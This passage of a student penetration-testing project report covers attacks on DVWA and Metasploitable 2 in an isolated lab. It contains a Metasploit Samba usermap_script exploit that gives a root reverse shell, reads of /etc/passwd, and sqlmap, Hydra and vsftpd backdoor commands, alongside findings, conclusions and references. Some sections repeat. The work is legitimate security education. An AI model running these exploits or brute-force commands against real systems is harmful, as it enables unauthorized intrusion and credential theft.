
4.4.2 Exploit 2 — Samba usermap_script (CVE-2007-2447)

```
msf6 > use exploit/multi/samba/usermap_script
msf6 exploit(usermap_script) > set RHOSTS 192.168.56.30
msf6 exploit(usermap_script) > set PAYLOAD cmd/unix/reverse
msf6 exploit(usermap_script) > set LHOST 192.168.56.10 # Kali IP
msf6 exploit(usermap_script) > set LPORT 4444
msf6 exploit(usermap_script) > run

# Expected output:
# [*] Started reverse TCP double handler on 192.168.56.10:4444
# [*] Accepted the first client connection...
```

```
# [*] Command shell session 2 opened

# Post-exploitation – gather system information
uname -a
# Linux metasploitable 2.6.24-16-server #1 SMP ... i686 GNU/Linux
cat /etc/passwd
ps aux
```



```
msf6 - Samba usermap_script -> reverse shell session 2

msf6 > use exploit/multi/samba/usermap_script
msf6 exploit(usermap_script) > set RHOSTS 192.168.56.30
RHOSTS => 192.168.56.30
msf6 exploit(usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(usermap_script) > set LHOST 192.168.56.10
LHOST => 192.168.56.10
msf6 exploit(usermap_script) > set LPORT 4444
LPORT => 4444
msf6 exploit(usermap_script) > run

[*] Started reverse TCP double handler on 192.168.56.10:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo XNRfpQ2cJDLwVpRo;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: 'XNRfpQ2cJDLwVpRo\r\n'
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened
    (192.168.56.10:4444 -> 192.168.56.30:39847)

id
uid=0(root) gid=0(root)
uname -r
2.6.24-16-server
ps aux | grep samba
root  2843  0.0  0.5  smbd -D
```

Figure 4.5: Samba usermap_script exploit providing a reverse shell to Kali

4.5 Results Documentation

A penetration testing engagement is only as valuable as the report it produces. Without clear documentation, the vulnerabilities discovered cannot be understood and fixed by the people responsible for the target system. **The table below summarizes every finding from Chapters 3 and 4**, rated using a simplified CVSS-based severity scale.

Severity Ratings: Critical (CVSS 9.0–10.0) — Immediate exploitation with no user interaction required. High (CVSS 7.0–8.9) — Significant impact, relatively easy to exploit.

Medium (CVSS 4.0–6.9) — Moderate impact or requires some preconditions. Low (CVSS 0.1–3.9) — Limited impact or difficult to exploit.

Penetration Testing Findings Summary — DVWA + Metasploitable 2					
#	Vulnerability	Target	CVE / Ref	CVSS	Severity
1	vsftpd 2.3.4 Backdoor	Metasploitable	CVE-2011-2523	10.0	CRITICAL
2	Samba usermap_script RCE	Metasploitable	CVE-2007-2447	10.0	CRITICAL
3	SQL Injection (UNION-based)	DVWA	OWASP A03	8.8	HIGH
4	Weak Default Credentials (FTP)	Metasploitable	OWASP A07	8.1	HIGH
5	Brute Force — HTTP Login Form	DVWA	OWASP A07	6.5	MEDIUM
6	Brute Force — SSH Service	Metasploitable	OWASP A07	6.5	MEDIUM
7	Apache Tomcat Default Creds	Metasploitable	OWASP A07	5.9	MEDIUM
8	MySQL Exposed Without Auth	Metasploitable	OWASP A05	4.3	MEDIUM

Severity Scale: ■ CRITICAL (9-10) ■ HIGH (7-8.9) ■ MEDIUM (4-6.9)

Figure 4.6: Summary findings table — DVWA and Metasploitable 2

The vsftpd 2.3.4 backdoor and the Samba usermap_script vulnerability are both rated Critical because they require zero authentication, can be exploited remotely in under thirty seconds, and immediately give the attacker complete control of the operating system as the root user. SQL Injection on DVWA is rated High because it requires a valid session but, once exploited, exposes the full database including credential hashes. Brute Force is rated Medium because it depends on the strength of the password in use.

Chapter Summary

This chapter demonstrated the full penetration-testing lifecycle at the service layer using the Metasploit Framework. Starting from an Nmap scan, we identified four critical and high-severity services on Metasploitable 2. Two exploit chains were executed the vsftpd backdoor and the Samba usermap_script both resulting in root shells without any authentication. All findings were documented in a structured severity table that mimics the format of a professional penetration-testing report. The combination of Chapters 3 and 4 shows how a methodical, tool-assisted approach can systematically uncover and demonstrate real-world risks in both web applications and network services.

Chapter V

The Gantt Chart

Chapter (5):The Gatt Chat

Duration	Activities
Week 1-2	Project planning, tool installation and configuration (Kali Linux, DVWA, Burp Suite, Metasploit) and report outline preparation
Week 3-4	Execution of penetration testing scenarios including SQL Injection, Brute Force Attack and Hydra Attack.
Week 5-6	Metasploit Configuration and Documentation
Week 7-8	Analysis of vulnerabilities, result verification, check testing and documentation of findings.

Chapter VI

Conclusion

Chapter (6): Conclusion

6.1 Project Conclusions

The **DVWA** Web Application Security Testing project successfully achieved its main objectives and provided a practical environment for learning web application security and penetration testing. Throughout the project, a complete virtual laboratory was built using VMware, Kali Linux, **DVWA**, and Metasploitable 2. This environment allowed us to perform different security tests in a safe and isolated network without affecting external systems. One of the main achievements of the project was applying the full penetration testing process, starting from lab preparation and information gathering to vulnerability identification, exploitation, and reporting. This helped us understand how security assessments are performed in real-world environments and gave us hands-on experience with different penetration testing techniques.

During the testing phase, several vulnerabilities were identified and exploited successfully. The project focused mainly on **SQL** Injection and Brute Force vulnerabilities in **DVWA**, in addition to service-level vulnerabilities in Metasploitable2. These tests showed how weak security controls can be abused by attackers to gain unauthorized access or extract sensitive information.

The project also provided practical experience with a number of widely used cybersecurity tools, including Kali Linux, Burp Suite, Hydra, **SQL Map**, Metasploit Framework, Nmap, and Whatweb. Using these tools helped us understand their role in different stages of penetration testing and improved our technical skills in vulnerability assessment and exploitation.

Another important aspect of the project was the use of a Host-Only network configuration. This ensured that all testing activities were performed in an isolated environment while maintaining communication between the virtual machines. The setup demonstrated the importance of network segmentation and safe testing practices. The project highlighted an important lesson in cybersecurity: old vulnerabilities can still be dangerous if systems are not patched properly. The successful exploitation of vulnerabilities such as vsftpd 2.3.4 and Samba usermap_script showed that outdated software remains a serious security risk even years after public disclosure.

Overall, this project improved our understanding of web application security, penetration testing methodologies, and vulnerability management. It also provided valuable practical experience that complements the theoretical concepts studied during our academic program.

6.2 Recommendations for Future Work

Although the project achieved its objectives, there are several opportunities for future improvement. Additional **DVWA** vulnerabilities such as Cross-Site Scripting (**XSS**), Cross-

Site Request Forgery (**CSRF**), Local File Inclusion (**LFI**), Remote File Inclusion (**RFI**), Insecure Direct Object References (**IDOR**), Sensitive Data Exposure, and Security Misconfiguration could be investigated to provide broader security coverage. Future work may also include the integration of automated vulnerability scanners, larger network environments, and more advanced monitoring solutions to simulate real-world enterprise infrastructures. These enhancements would provide deeper practical experience and a better understanding of modern cybersecurity challenges.

The project successfully demonstrated how common web application vulnerabilities can be identified, analyzed, and exploited within a controlled environment. The knowledge and practical skills gained from this work will be valuable for future studies and professional careers in cybersecurity.

6.3 Final Thought

Looking back at this project, we're proud of what we built and what we learned. The gap between theory and practice in cybersecurity is real, and it's wide. We started this project knowing the theory. We finish it knowing how that theory plays out when you actually try to break a system.

Every person on our team will carry this experience into their careers. We understand the importance of fundamentals like input validation and secure authentication. We know that old vulnerabilities stay dangerous if not patched. Most importantly, we understand that security isn't something you add at the end of a project. It's built in from the beginning. Every design decision matters. We hope that other students will learn from the detailed guide we've left. Not just the technical steps, but the reasoning behind them. That's what makes knowledge transferable.

This project taught us that cybersecurity professionals do important work. There's a real need for people who understand both how to build systems and how to break them. We're ready to contribute to making the internet safer.

Reference

- [1] OWASP Foundation, *OWASP Top 10 – 2021: The Ten Most Critical Web Application Security Risks*. Available at: <https://owasp.org/Top10/> Available at: <https://owasp.org/Top10/> (Accessed: May 2026).
- [2] National Institute of Standards and Technology (NIST), *Cybersecurity Framework (CSF)*. Available at: <https://www.nist.gov/cyberframework> (Accessed: May 2026).
- [3] Offensive Security, *Penetration Testing Execution Standard (PTES)*. Available at: <http://www.pentest-standard.org/> (Accessed: May 2026).
- [4] Digininja, *Damn Vulnerable Web Application (DVWA)*. GitHub Repository. Available at: <https://github.com/digininja/DVWA> (Accessed: May 2026).
- [5] Rapid7, *Metasploit Framework Documentation*. Available at: <https://docs.metasploit.com/> (Accessed: May 2026).
- [6] Offensive Security, *Kali Linux Documentation*. Available at: <https://www.kali.org/> (Accessed: May 2026).
- [7] PortSwigger Ltd., *Burp Suite Professional Documentation*. Available at: <https://portswigger.net/burp> (Accessed: May 2026).
- [8] SQLMap Project, *sqlmap – Automatic SQL Injection and Database Takeover Tool*. Available at: <https://github.com/sqlmapproject/sqlmap> (Accessed: May 2026).
- [9] van Hauser, *THC-Hydra Password Cracking Tool*. Available at: <https://github.com/vanhauser-thc/thc-hydra> (Accessed: May 2026).
- [10] Gordon Lyon, *Nmap Network Security Scanner*. Available at: <https://nmap.org/> (Accessed: May 2026).
- [11] National Vulnerability Database (NVD), *CVE-2011-2523: vsftpd 2.3.4 Backdoor Vulnerability*. Available at: <https://nvd.nist.gov/vuln/detail/CVE-2011-2523> (Accessed: May 2026).
- [12] National Vulnerability Database (NVD), *CVE-2007-2447: Samba usermap_script Vulnerability*. Available at: <https://nvd.nist.gov/vuln/detail/CVE-2007-2447> (Accessed: May 2026).
- [13] National Institute of Standards and Technology (NIST), *Special Publication 800-115: Technical Guide to Information Security Testing and Assessment*. Available at: <https://csrc.nist.gov/publications/detail/sp/800-115/final> (Accessed: May 2026).
- [14] VMware Inc., *VMware Workstation Pro Documentation*. Available at: <https://docs.vmware.com/> (Accessed: May 2026).
- [15] Sullo, C., *Nikto Web Server Scanner Documentation*. Available at: <https://github.com/sullo/nikto> (Accessed: May 2026).
- [16] Andrew Horton, *WhatWeb Web Application Fingerprinting Tool*. Available at: <https://github.com/urbanadventurer/WhatWeb> (Accessed: May 2026).

- [2] National Institute of Standards and Technology (NIST), *Cybersecurity Framework (CSF)*. Available at: <https://www.nist.gov/cyberframework> (Accessed: May 2026).
- [3] Offensive Security, *Penetration Testing Execution Standard (PTES)*. Available at: <http://www.pentest-standard.org/> (Accessed: May 2026).
- [4] Digininja, *Damn Vulnerable Web Application (DVWA)*. GitHub Repository. Available at: <https://github.com/digininja/DVWA> (Accessed: May 2026).
- [5] Rapid7, *Metasploit Framework Documentation*. Available at: <https://docs.metasploit.com/> (Accessed: May 2026).
- [6] Offensive Security, *Kali Linux Documentation*. Available at: <https://www.kali.org/> (Accessed: May 2026).
- [7] PortSwigger Ltd., *Burp Suite Professional Documentation*. Available at: <https://portswigger.net/burp> (Accessed: May 2026).
- [8] SQLMap Project, *sqlmap – Automatic SQL Injection and Database Takeover Tool*. Available at: <https://github.com/sqlmapproject/sqlmap> (Accessed: May 2026).
- [9] van Hauser, *THC-Hydra Password Cracking Tool*. Available at: <https://github.com/vanhauser-thc/thc-hydra> (Accessed: May 2026).
- [10] Gordon Lyon, *Nmap Network Security Scanner*. Available at: <https://nmap.org/> (Accessed: May 2026).
- [11] National Vulnerability Database (NVD), *CVE-2011-2523: vsftpd 2.3.4 Backdoor Vulnerability*. Available at: <https://nvd.nist.gov/vuln/detail/CVE-2011-2523> (Accessed: May 2026).
- [12] National Vulnerability Database (NVD), *CVE-2007-2447: Samba usermap_script Vulnerability*. Available at: <https://nvd.nist.gov/vuln/detail/CVE-2007-2447> (Accessed: May 2026).
- [13] National Institute of Standards and Technology (NIST), *Special Publication 800-115: Technical Guide to Information Security Testing and Assessment*. Available at: <https://csrc.nist.gov/publications/detail/sp/800-115/final> (Accessed: May 2026).
- [14] VMware Inc., *VMware Workstation Pro Documentation*. Available at: <https://docs.vmware.com/> (Accessed: May 2026).
- [15] Sullo, C., *Nikto Web Server Scanner Documentation*. Available at: <https://github.com/sullo/nikto> (Accessed: May 2026).
- [16] Andrew Horton, *WhatWeb Web Application Fingerprinting Tool*. Available at: <https://github.com/urbanadventurer/WhatWeb> (Accessed: May 2026).

Appendixes

Appendix A: Scripts and Commands Used in the Project

This appendix contains the main scripts and command-line instructions used during the setup, configuration, and security testing phases of the project. These scripts are provided for documentation and reproducibility purposes.

A.1 Kali Linux Setup Script

```
#!/bin/bash

# Update and upgrade the system
sudo apt update && sudo apt -y full-upgrade

# Install VMware tools and basic utilities
sudo apt install -y open-vm-tools open-vm-tools-desktop curl wget git

# Configure static IP address
cat > /etc/network/interfaces << EOF
auto eth0
iface eth0 inet static
    address 192.168.56.10
    netmask 255.255.255.0
    gateway 192.168.56.1
    dns-nameservers 8.8.8.8 1.1.1.1
EOF

# Restart networking service
sudo systemctl restart networking

# Create project directory
mkdir -p ~/Projects/DVWA-Pentest
```

A.2 DVWA Installation Script

```
#!/bin/bash

# Install Apache, MariaDB and PHP
sudo apt install -y apache2 mariadb-server php php-mysqli php-gd

# Clone DVWA repository
cd /var/www/html
sudo git clone https://github.com/digininja/DVWA.git

# Set permissions
sudo chown -R www-data:www-data DVWA
sudo chmod -R 755 DVWA

# Create database and user
sudo mysql << EOF
CREATE DATABASE dvwa;
CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'p@ssw0rd';
GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'localhost';
FLUSH PRIVILEGES;
EOF

# Restart services
sudo systemctl restart apache2
sudo systemctl restart mariadb
```

A.3 Information Gathering Commands

```
# Identify web technologies
whatweb http://192.168.56.20

# Scan for known web vulnerabilities
nikto -h http://192.168.56.20
```

A.4 Network Connectivity Testing

```
# Test connectivity with DVWA
ping -c 4 192.168.56.20

# Discover live hosts
nmap -sn 192.168.56.0/24

# Scan common services on Metasploitable 2
nmap -sV -p 21,22,80,139,445 192.168.56.30
```

A.5 SQL Injection Testing using SQL Map

```
sqlmap -u "http://192.168.56.20/DVWA/vulnerabilities/sqli/?id=1" --dbs
```

A.6 Brute Force Testing using Hydra

```
hydra -l admin \
-P /usr/share/wordlists/rockyou.txt \
192.168.56.20 \
http-post-form \
"/DVWA/login.php:username=^USER^&password=^PASS^:Login failed"
```

A.7 Metasploit Exploitation Example

```
msfconsole

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.56.30

run
```

« DVWA اختبار أمان تطبيقات الويب باستخدام »

« Damn Vulnerable Web Application / تطبيق الويب الضعيف للغاية »

مقدم من:

الاسم	كود الطالب
مصطفى محمد مصطفى فولي	4241020
أريج عاطف عبد الحميد عبد الرحمن	4241472
شهد أحمد لطفي أحمد	4241526
ماركو صفوت سمير ياني	4241124
سارة حمادة سيد محمد	4241210
جرجس عادل جرجس وهيب	4241614

المشرفون :

د. / أيمن محمد عياد

د. / أسامة سيد محمد

م. / أحمد حسين محمد صالح العميد

م. / إكرام عبد الوهاب

2025 - 2026

« DVWA اختبار أمان تطبيقات الويب باستخدام »

« Damn Vulnerable Web Application / تطبيق الويب الضعيف للغاية »

مقدم من:

الاسم	كود الطالب
مصطفى محمد مصطفى فولي	4241020
أريج عاطف عبد الحميد عبد الرحمن	4241472
شهد أحمد لطفي أحمد	4241526
ماركو صفوت سمير ياني	4241124
سارة حمادة سيد محمد	4241210
جرجس عادل جرجس وهيب	4241614

المشرفون :

د. / أيمن محمد عياد

د. / أسامة سيد محمد

م. / أحمد حسين محمد صالح العميد

م. / إكرام عبد الوهاب

2025 – 2026

Plagiarism

The plagiarism analysis indicated a similarity score of 12%, which is significantly below the maximum allowed limit of 25%. Furthermore, 88% of the document consists of original content, reflecting substantial independent work. The detected similarities are mainly associated with standard technical terminology, commonly used documentation, and properly referenced sources. Consequently, the report satisfies the plagiarism requirements and is considered acceptable for submission.

